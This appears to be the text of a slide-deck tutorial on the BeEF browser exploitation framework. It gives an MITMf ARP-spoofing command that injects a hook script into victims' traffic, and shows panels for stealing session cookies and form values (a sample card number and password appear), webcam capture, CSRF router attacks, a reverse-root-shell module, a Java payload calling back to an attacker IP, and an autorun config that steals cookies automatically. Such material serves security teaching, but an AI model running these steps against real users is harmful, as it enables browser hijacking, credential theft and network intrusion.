
URL Obfuscation



Payloads and phishing links can be obfuscated and shortened using URL shorteners... (example: <https://goo.gl/ZncYoc>)



Stored XSS



A single stored XSS flaw can yield many hooked clients depending on the size and use of the site...



Man-In-The-Middle

Open up a new terminal. We'll be using MITMf to inject the hooking script. Use `mitmf --spoof --arp -i <interface> --gateway <router IP> --target <target IP> --inject --js-url <hook.js URL>` as the format.

- `--spoof` loads the **spoof** plugin
- `--arp` redirects ARP packets
- `-i` specifies the interface to inject packets on
- `--gateway` sets the IP of your router to redirect through
- `--target` sets the target IP to inject the hook.js script
- `--inject` loads the **inject** function
- `--js-url` specifies the JavaScript code to inject

Injects a small hook.js into every web request intercepted.
Can also be done using DNS spoofing as well...



Web UI

Tracks client connections (ie. hooked browsers) and allows an attacker to run modules

Hooked Browsers

Online Browsers

Offline Browsers

10.0.0.14

- 10.0.0.21
- 10.0.0.21
- 10.0.0.21
- 10.10.200.106
- 10.10.200.150
- 10.10.200.166
- 127.0.0.1

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

Category: Browser (6 Items)

Browser Version: UNKNOWN

Browser UA String: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET

Browser Language: en-us

Browser Platform: Win32

Browser Plugins: []

Window Size: Width: 1024, Height: 674

Category: Browser Components (12 Items)

Flash: No

VBScript: Yes

PhoneGap: No

Google Gears: No

Web Sockets: No

QuickTime: No

RealPlayer: No

Screenshot



BeeF Attacks

- Gather intel on target system/browser
- Retrieve session cookies
- Redirect target to malicious URL's
- Change site content
- Form field sniffing
- Embed hidden iframes
- Alter original page content (HTML/JS)
- Scan internal network (ping/port scans)
- Launch CSRF attacks
- Execute client-side exploits/code (BeeF/Metasploit/SET)



BeEF Modules

Hooked Browsers

Online Browsers

Offline Browsers

10.0.0.14

- 10.0.0.21
- 10.0.0.21
- 10.0.0.21
- 10.10.200.106
- 10.10.200.150
- 10.10.200.166
- 127.0.0.1

Getting StartedLogsCurrent Browser

DetailsLogsCommandsRiderXssRaysIpecNetworkWebRTC

Module Tree

Search

Browser (53)

Chrome Extensions (6)

Debug (9)

Exploits (78)

Host (22)

IPEC (9)

Metasploit (295)

Misc (16)

Network (19)

Persistence (5)

Phonegap (16)

Social Engineering (21)

Module Results History

id	date	label
----	------	-------



BeEF Basics

Hooked Browsers





To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.

Logs: Displays recent log entries related to this particular hooked browser.

Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

-  The command module works against the target and should be invisible to the user
-  The command module works against the target, but may be visible to the user
-  The command module is yet to be verified against this target
-  The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.

Rider: The Rider tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Rider is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.

Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.



Browser Hacking Methodology

- Gaining control
- Fingerprinting
- Retain control
- Bypassing SOP
- Attacking users
- Attacking extensions
- Attacking web applications
- Attacking browsers
- Attacking plugins
- Attacking networks



Fingerprinting

BeEF Control Panel

127.0.0.1:3000/ui/panel

Search

Favorites Resources PHP Charset Encod... Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Hooked Browsers

Online Browsers

10.10.200.208

127.0.0.1

Offline Browsers

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

Category: Browser (7 Items)

Browser Name: Firefox

Browser Version: 18

Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0

Browser Language: en-US

Browser Platform: Linux x86_64

Browser Plugins: GNOME Shell Integration-v.,IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3))-v.

Window Size: Width: 1661, Height: 1214

Category: Browser Components (12 Items)

Flash: Yes

VBScript: No

PhoneGap: No

Google Gears: No

Web Sockets: Yes

QuickTime: No

RealPlayer: No

Windows Media Player: No

Module Tree
Detect
<div> <div> </div> <div>Browser (17)</div> </div> <div> <div></div> <div>Detect Foxit Reader</div> </div> <div> <div></div> <div>Detect LastPass</div> </div> <div> <div></div> <div>Detect QuickTime</div> </div> <div> <div></div> <div>Detect RealPlayer</div> </div> <div> <div></div> <div>Detect Silverlight</div> </div> <div> <div></div> <div>Detect Toolbars</div> </div> <div> <div></div> <div>Detect Unity Web Player</div> </div> <div> <div></div> <div>Detect Windows Media Play</div> </div> <div> <div></div> <div>Detect Evernote Web Clippe</div> </div> <div> <div></div> <div>Detect VLC</div> </div> <div> <div></div> <div>Detect Popup Blocker</div> </div> <div> <div></div> <div>Detect ActiveX</div> </div> <div> <div></div> <div>Detect Extensions</div> </div> <div> <div></div> <div>Detect FireBug</div> </div> <div> <div></div> <div>Detect MS Office</div> </div> <div> <div></div> <div>Detect Simple Adblock</div> </div> <div> <div></div> <div>Detect Unsafe ActiveX</div> </div>
<div> <div> </div> <div>Host (8)</div> </div> <div> <div></div> <div>Detect Bit Defender 2012</div> </div> <div> <div></div> <div>Detect Google Desktop</div> </div> <div> <div></div> <div>Detect Virtual Machine</div> </div> <div> <div></div> <div>Detect Airdrone</div> </div> <div> <div></div> <div>Detect CUPS</div> </div> <div> <div></div> <div>Detect Default Browser</div> </div> <div> <div></div> <div>Detect Hewlett-Packard</div> </div> <div> <div></div> <div>Detect Software</div> </div>
<div> <div> </div> <div>Network (3)</div> </div> <div> <div></div> <div>Detect Burp</div> </div> <div> <div></div> <div>Detect Social Networks</div> </div> <div> <div></div> <div>Detect Tor</div> </div>
<div> <div> </div> <div>Phonegap (1)</div> </div> <div> <div></div> <div>Detect PhoneGap</div> </div>

Module Results History		
id ▲	date	label
<div>The results from executed command modules will be listed here.</div>		

Detect LastPass	
Description:	This module checks if the LastPass extension is installed and active.
Id:	31





Retain Control

Hooked Browsers

Online Browsers

Offline Browsers

10.0.0.14

10.0.0.21

10.0.0.21

10.0.0.21

10.10.200.106

10.10.200.150

10.10.200.166

127.0.0.1

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

Module Tree

man-in-the

Persistence (1)

Man-In-The-Browser

Module Results History

id

date

label

The results from executed command modules will be listed here.

Man-In-The-Browser

Description: This module will use a Man-In-The-Browser attack to ensure that the BeEF hook will stay until the user leaves the domain (manually changing it in the URL bar)

Id: 84

Editor

Execute



Attacking Users

BeEF Control Panel

127.0.0.1:3000/ui/panel

Search

Favorites Resources PHP Charset Encod... Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

BeEF 0.4.6.1-alpha | [Submit Bug](#) | [Logout](#)

Hooked Browsers

- Online Browsers
 - 10.10.200.208
 - 127.0.0.1
- Offline Browsers

Getting Started Logs **Current Browser**

Details Logs **Commands** Rider XssRays Ipec Network WebRTC

Module Tree

- cookie
 - Browser (2)
 - Hooked Domain (2)
 - Get Cookie
 - Overflow Cookie Jar
 - Chrome Extensions (1)
 - Get All Cookies
 - Exploits (1)
 - Apache Cookie Disclosure
 - Network (2)
 - ADC (2)
 - F5 BigIP Backend Cookie
 - F5 BigIP User's Cookie S

Module Results History

id	date	label
0	2017-01-10 17:30	command 1

Command results

1 Tue Jan 10 2017 17:30:10 GMT-0500 (EST)
data: cookie=PHPSESSID=jhlfjvebjk550gmgeboputsq5;
BEEFHOOK=JgDh8Sd19PM73fEqjyHDf2rC7Y8OYJqhACjotPmVIZ7ZQ3CjOkbHVhE



Attacking Users

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

Module Tree

form

Browser (1)

- Hooked Domain (1)
 - Get Form Values

Metasploit (3)

- msf_ask_shortformat
- msf_nctaudiofile2_setformat
- msf_ovftool_format_string

Module Results History

id	date	label
0	2017-04-09 16:57	command 1

Command results

1

data: result=[["text","yourname","Stephen J. Tooker"],["text","phone","518-373-1234"],["text","text","creditcard","1234 1234 1234 1234"],["submit","","Buy buy!"],["text","yourname","1N3"],["password","password","password"],["submit","","Sign Up!"],["text","Important Text","this is



Webcam Control

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

Module Tree

Search

Browser (53)

Hooked Domain (25)

Detect Foxit Reader

Detect LastPass

Detect QuickTime

Detect RealPlayer

Detect Silverlight

Detect Toolbars

Detect Unity Web Player

Detect Windows Media Player

Play Sound

Remove Hook Element

Unhook

Webcam

Webcam Permission Check

Detect Evernote Web Clipper

Detect VLC

Get Visited Domains

Get Visited URLs (Avant Browser)

Webcam HTML5

Module Results History

id	date	label
The results from executed command modules will be listed here.		

Webcam HTML5

Description:

This module will leverage HTML5s WebRTC to capture webcam images. Only tested in Chrome, and it will display a dialog to ask if the user wants to enable their webcam.

Id:

43



Request Forgery

The screenshot displays the EeEF application interface. On the left, a sidebar titled 'Hooked Browsers' lists various browser instances, including 'Online Browsers', 'Offline Browsers', and a specific instance '10.0.0.14'. The main window has a top navigation bar with tabs like 'Getting Started', 'Logs', and 'Current Browser'. Below this, a secondary bar contains tabs for 'Details', 'Logs', 'Commands', 'Rider', 'XssRays', 'Ipec', 'Network', and 'WebRTC'. The 'Forge Request' tab is selected, showing a 'Forge Raw HTTP Request' section. This section includes an unchecked 'SSL' checkbox and a text area containing the following request details:

```
GET /demos/secret_page.html HTTP/1.1
Host: 10.0.0.14:3000
```

- Can be used to make internal or external requests from the victim's PC
- Depending on severity, could allow an attacker to automatically transfer funds or reset a users passwords, etc...



CSRF Attacks

Hooked Browsers

Online Browsers

Offline Browsers

10.0.0.14

10.0.0.21

10.0.0.21

10.0.0.21

10.10.200.106

10.10.200.150

10.10.200.166

10.10.200.166

10.10.201.120

10.10.201.120

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

Module Tree

CSRF

Exploits (28)

Camera (3)

Dlink DCS series CSRF

Linksys WVC series CSI

Airlive Add User CSRF

NAS (1)

FreeNAS Reverse Root

Router (15)

Actiontec Q1000 CSRF

BT Home Hub CSRF

Cisco E2400 CSRF

Comtrend CT-5367 CSRI

Comtrend CT-5624 CSRI

D-Link DSL500T CSRF

DD-WRT v24 SP1 CSRF

Huawei SmartAX MT880

Linksys BEFSR41 CSRF

Linksys E2500 CSRF

Linksys WRT54G CSRF

Linksys WRT54G2 CSRI

Virgin Superhub CSRF

TP-Link DNS Hijack CSF

Belkin DNS Hijack CSRF

Switch (1)

Netgear GS108T CSRF

HP uCMDB 9.0x add user C

Jenkins Code Exec CSRF

Zenoss 3.x Add User CSRF

m0n0wall Reverse Root She

pfSense Reverse Root Shel

Axous <= 1.1.1 Add User C

Opencart Reset Password C

boastMachine <= 3.1 Add U

Module Results History

id

date

label

The results from executed command modules will be listed here.

pfSense Reverse Root Shell CSRF

Description:

Attempts to get a reverse root shell on a pfSense 2.0.1 firewall/router. Vulnerability found and PoC provided by Yann CAM @ Synetis. The method described by [Jeff Price](#) has been used to create a reverse shell with netcat. For more information refer to <http://www.exploit-db.com/exploits/23901/> Patched in version 2.0.2.

Id:

203

Target Host:

192.168.1.1

Target Port:

443

Local Host:

Local Port:

4444



Tunneling Proxy

Hooked Browsers

Online Browsers

Offline Browsers

10.0.0.14

10.0.0.21

10.0.0.21

10.0.0.21

10.10.200.106

10.10.200.150

10.10.200.166

127.0.0.1

10.10.201.120

10.10.201.120

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

History

Forge Request

Proxy

The Tunneling Proxy allows you to use a hooked browser as a proxy. Simply right-click a browser from the Hooked Browsers tree to the left and select "Use as Proxy".

Online Browsers

192.168.19.160

192.168.19.1

Use as Proxy

Launch XssRays on Hooked Domain

The proxy runs on localhost port 6789 by default. Each request sent through the Proxy is recorded in the History panel in the Rider tab. Click a history item to view the HTTP headers and HTML source of the HTTP response.

Domain	Port	Method	Path	Res Code	Res Text	Port ...
192.168.19.160	3000	GET	/demos/secret_page.html	200	success	open

To manually forge an arbitrary HTTP request use the "Forge Request" tab from the Rider tab.


Forge Raw HTTP Request

GET /demos/secret_page.html HTTP/1.1
Host: 192.168.19.160:3000

Ettercap



Internal Network Mapping



metasploit[®] Integration

- Execute Metasploit exploits directly through BeeF's web UI...
- Get Metasploit DB user/pass:
`msfconsole -x 'load msgrpc;'`
- Update Config with MSF DB user/pass:
`/usr/share/beef-xss/extensions/metasploit/config.yml`
- Enable the Metasploit module in BeeF config:
`/usr/share/beef-xss/config.yml`



Exploits...

Hooked Browsers

Online Browsers

Offline Browsers

10.0.0.14

- 10.0.0.21
- 10.0.0.21
- 10.0.0.21

10.10.200.106

10.10.200.150

10.10.200.166

127.0.0.1

10.10.201.120

10.10.201.120

Getting StartedLogsCurrent Browser

DetailsLogsCommandsRiderXssRaysIpecNetworkWebRTC

Module Tree

Search

Metasploit (295)

- msf_adobe_cooltype_sing
- msf_adobe_flash_avm2
- msf_adobe_flash_casi32_int_overflow
- msf_adobe_flash_copy_pixels_to_byte_array
- msf_adobe_flash_domain_memory_uaf
- msf_adobe_flash_filters_type_confusion
- msf_adobe_flash_hacking_team_uaf
- msf_adobe_flash_mp4_cpvt
- msf_adobe_flash_nellymoser_bof
- msf_adobe_flash_net_connection_confusion
- msf_adobe_flash_opaque_background_uaf
- msf_adobe_flash_otf_font
- msf_adobe_flash_pcre
- msf_adobe_flash_pixel_bender_bof
- msf_adobe_flash_regex_value
- msf_adobe_flash_rtmp
- msf_adobe_flash_shader_drawing_fill
- msf_adobe_flash_shader_job_overflow
- msf_adobe_flash_sps
- msf_adobe_flash_uncompress_zlib_uaf
- msf_adobe_flash_uncompress_zlib_uninitialized
- msf_adobe_flash_worker_byte_array_uaf
- msf_adobe_flashplayer_arrayindexing
- msf_adobe_flashplayer_aslaunch
- msf_adobe_flashplayer_avm

Module Results History

id	date	label
The results from executed command modules will be listed here.		



Exploiting Browsers Using Java

Module Tree

java

- Exploits (1)
 - Local Host (1)
 - Java Payload
- Host (1)
 - Get Internal IP (Java)
- Metasploit (30)
 - msf_java_atomicreference
 - msf_java_basicservice_im
 - msf_java_calendar_deseri
 - msf_java_cmm
 - msf_java_codebase_trust
 - msf_java_docbase_bof
 - msf_java_getsoundbank_b
 - msf_java_jre17_driver_ma
 - msf_java_jre17_exec
 - msf_java_jre17_glassfish
 - msf_java_jre17_jaxws
 - msf_java_jre17_jmxbean
 - msf_java_jre17_jmxbean_
 - msf_java_jre17_method_h
 - msf_java_jre17_provider_s
 - msf_java_jre17_reflection_
 - msf_java_mixer_sequence
 - msf_java_rhino
 - msf_java_rmi_connection_
 - msf iava setdifficm bof

Module Results History

id	date	label
The results from executed command modules will be listed here.		

Java Payload

Description:

Inject a malicious signed Java Applet (JavaPayload) that connects back to the attacker giving bas command exec and wget.

Before launching it, be sure to have the JavaPayload StagerHandler listening, i.e.: java javapayload.handler.stager.StagerHandler <payload> <IP> <port> -- JSh

Windows Vista is not supported.

Id:

133

Payload:

ReverseTCP

Connect Back to Host:

10.0.0.15

Connect Back to Port:

6666

Applet id:

jd3bf0ph4mojafc2c2ui

Applet name:

Microsoft



Automating Modules

By editing autorun.rb, we can automatically load specific modules and set options whenever a new BeEF hook connects

```
24 $stdout.sync = true
25 # RESTful API root endpoints
26 ATTACK_DOMAIN = "127.0.0.1"
27 RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"
28 RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"
29 RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"
30 RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"
31
32 BEEF_USER = "beef"
33 BEEF_PASSWD = "beef"
34
35 @autorun_mods = [
36   { 'Invisible_iframe' => {'target' => 'http://192.168.50.52/' }},
37   { 'Browser_fingerprinting' => {}},
38   { 'Get_cookie' => {}},
39   { 'Get_system_info' => {}},
40
41   ]
42 @ses_cache = {}
43 --
```

File Edit View Search Terminal Help

root@blackhat:/usr/share/beef-xss# ./beef

[16:47:42][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].

[16:47:42][*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha

[16:47:42] | Twit: @beefproject

[16:47:42] | Site: http://beefproject.com

[16:47:42] | Blog: http://blog.beefproject.com

[16:47:42] | Wiki: https://github.com/beefproject/beef/wiki

[16:47:42][*] Project Creator: **Wade Alcorn** (@WadeAlcorn)

[16:47:42][*] BeEF is loading. Wait a few seconds...

[16:47:45][*] 12 extensions enabled.

[16:47:45][*] 254 modules enabled.

[16:47:45][*] 2 network interfaces were detected.

[16:47:45][+] running on network interface: 127.0.0.1

[16:47:45] | Hook URL: http://127.0.0.1:3000/hook.js

[16:47:45] | UI URL: http://127.0.0.1:3000/ui/panel

[16:47:45][+] running on network interface: 10.10.200.216

[16:47:45] | Hook URL: http://10.10.200.216:3000/hook.js

[16:47:45] | UI URL: http://10.10.200.216:3000/ui/panel

